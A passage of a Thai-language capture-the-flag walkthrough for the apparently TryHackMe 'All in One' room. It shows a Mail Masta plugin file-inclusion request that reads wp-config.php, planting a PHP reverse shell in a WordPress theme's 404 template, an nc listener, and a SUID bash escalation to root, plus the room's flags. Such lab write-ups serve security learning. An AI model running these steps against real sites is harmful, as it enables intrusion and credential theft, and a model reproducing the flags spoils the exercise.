ftp:x:111:115:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
```



```
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
20 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
21 syslog:x:102:106:./home/syslog:/usr/sbin/nologin
22 messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
23 _apt:x:104:65534:./nonexistent:/usr/sbin/nologin
24 _ldap:x:105:65534:./var/lib/ldap:/bin/false
25 uuidd:x:106:110:./run/uuidd:/usr/sbin/nologin
26 dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
27 landscape:x:108:112:./var/lib/landscape:/usr/sbin/nologin
28 pollinate:x:109:1:./var/cache/pollinate:/bin/false
29 elyana:x:1000:1000:Elyana:/home/elyana:/bin/bash
30 mysql:x:110:113:MySQL Server,,,:/nonexistent:/bin/false
31 sshd:x:112:65534:./run/sshd:/usr/sbin/nologin
32 ftp:x:111:115:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
33
```


นำ http://10.10.144.36/wordpress/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=php://filter/convert.base64-encode/resource=../../../../wp-config.php ไปต่อหลัง

8. http://server/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/ เป็นเทคนิคที่ใช้ PHP Wrapper เพื่ออ่านไฟล์ในเซิร์ฟเวอร์ โดยเฉพาะ wp-config.php ซึ่งเป็นไฟล์สำคัญของ WordPress ที่เก็บข้อมูล เมื่อรวมทั้งหมดจะได้เป็น http://10.10.144.36/wordpress/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=php://filter/convert.base64-encode/resource=../../../../wp-config.php จะได้ข้อมูลที่ถูกรหัส Base64 มาถอดรหัส ตามภาพ




```
view-source:http://10.10.144.36/wordpress/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=php://filter/convert.base64-encode/resource=../../../../wp-config.php
```



11. นำ username ที่ได้จากข้อ 4 มาใส่ และpassword จากข้อ 9




กด remind me later



12. เมื่อเข้าไปที่หน้าหลักไปที่ Appearance>theme editor จะเจอหน้าจอตตามรูป




มองมาทางขวาตรง theme files และกดไปที่ 404 Templates



จะพบกับหน้า select file content




13. พิมพ์ในเว็บ google php-reverse-shell.php เพื่อค้นหาคำสั่งสำหรับ Reverse Shell ในรูปแบบของ php




กด php-reverse-shell.php และคัดลอกโค้ดมาทั้งหมด



นำโค้ดที่คัดลอกมา ลงในหน้านี้นี้และเปลี่ยนเป็นportที่ตั้งไว้คือ1234 ส่วนip ตั้งเป็น ip กด update file



14. พิมพ์ nc -nvlp portที่เลือกไว้ก่อน เพื่อที่จะรอรับ Reverse Shell



15. พิมพ์ `http://10.10.144.36/wordpress/wp-content/themes/twentytwenty/404.php` ลงไปใน
 บราวเซอร์เพื่อให้ตัวเว็บไซต์ไปยังหน้า 404 template เพื่อเป็นการรันคำสั่ง Reverse Shell

```
nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.2.29.132] from (UNKNOWN) [10.10.144.36] 59516
Linux elyana 4.15.0-118-generic #119-Ubuntu SMP Tue Sep 8 12:30:01 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
16:47:47 up 1:37, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

16. พิมพ์ `cd /home/elyana` และ `ls` จะเจอทั้งสองไฟล์

```
cd /home/elyana
$ ls
hint.txt
user.txt
$
```

17. ได้ผลลัพธ์ คือ มีไฟล์ให้ค่าบอกว่า password ซ่อนอยู่ในระบบให้หาให้เจอ และอีกไฟล์เข้าไม่ได้

```
$ cat hint.txt
Elyana's user password is hidden in the system. Find it ;)
$ cat user.txt
cat: user.txt: Permission denied
$
```

18. ใช้คำสั่ง `find / -type f -user elyana` ใช้ในการค้นหาไฟล์ทั้งหมดบนระบบที่เป็นของผู้ใช้ `elyana`

```
/etc/mysql/conf.d/private.txt
```

19. พิมพ์ `cat /etc/mysql/conf.d/private.txt` จะได้ password มา

```
$ cat /etc/mysql/conf.d/private.txt
user: elyana
password: E@syR18ght
$
```

20. พิมพ์ `python3 -c 'import pty; pty.spawn("/bin/bash")'` เพื่อยกระดับ Su elyana และใส่ password ที่ได้มา

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
bash-4.4$ su elyana
su elyana
password: E@syR18ght
```

21. `cat user.txt` และถอด ข้อมูลที่ถูกเข้ารหัส base64 ด้วย `| base64 -d`

```
cat user.txt
VEhNezQ5amc2NjZhbGI1ZTc2c2hydXNuNDlqZzY2NmFsYjVlNzZzaHJ1c259
bash-4.4$ cat user.txt | base64 -d
cat user.txt | base64 -d
THM{49jg666alb5e76shrusn49jg666alb5e76shrusn}bash-4.4$
```

22. พิมพ์ `find / -type f -perm -4000 2>/dev/null` เพื่อหาไฟล์ที่มี SUID

```
bash-4.4$ find / -type f -perm -4000 2>/dev/null
find / -type f -perm -4000 2>/dev/null
```

```
bash-4.4$ find / -type f -perm -4000 2>/dev/null
find / -type f -perm -4000 2>/dev/null
/bin/mount
/bin/ping
/bin/fusermount
/bin/su
/bin/bash
```

23. พิมพ์ `bash -p` เนื่องจากมี `/bin/bash` เกี่ยวข้องกับ `suid` พิมพ์ข้อมูลจากเว็บ

```
bash-4.4$ bash -p
bash -p
bash-4.4# whoami
whoami
root
```

24. จะได้สิทธิ์ `root` มา

```
bash-4.4$ bash -p
bash -p
bash-4.4# whoami
whoami
root
```

25. `cat root.txt` และถอดข้อมูลเข้ารหัส Base64 | `base64 -d`

```
cat /root/root.txt
VEhNe3VlbTJ3aWdidWVtMndpZ2I2OHNuMmoxb3NwaTg2OHNuMmoxb3NwaTh9
bash-4.4# cat /root/root.txt | base64 -d
cat /root/root.txt | base64 -d
THM{uem2wigbuem2wib68sn2j1ospi868sn2j1ospi8}bash-4.4#
```



✓ Woop woop! Your answer is correct

Congratulations on completing All in One!!! 🎉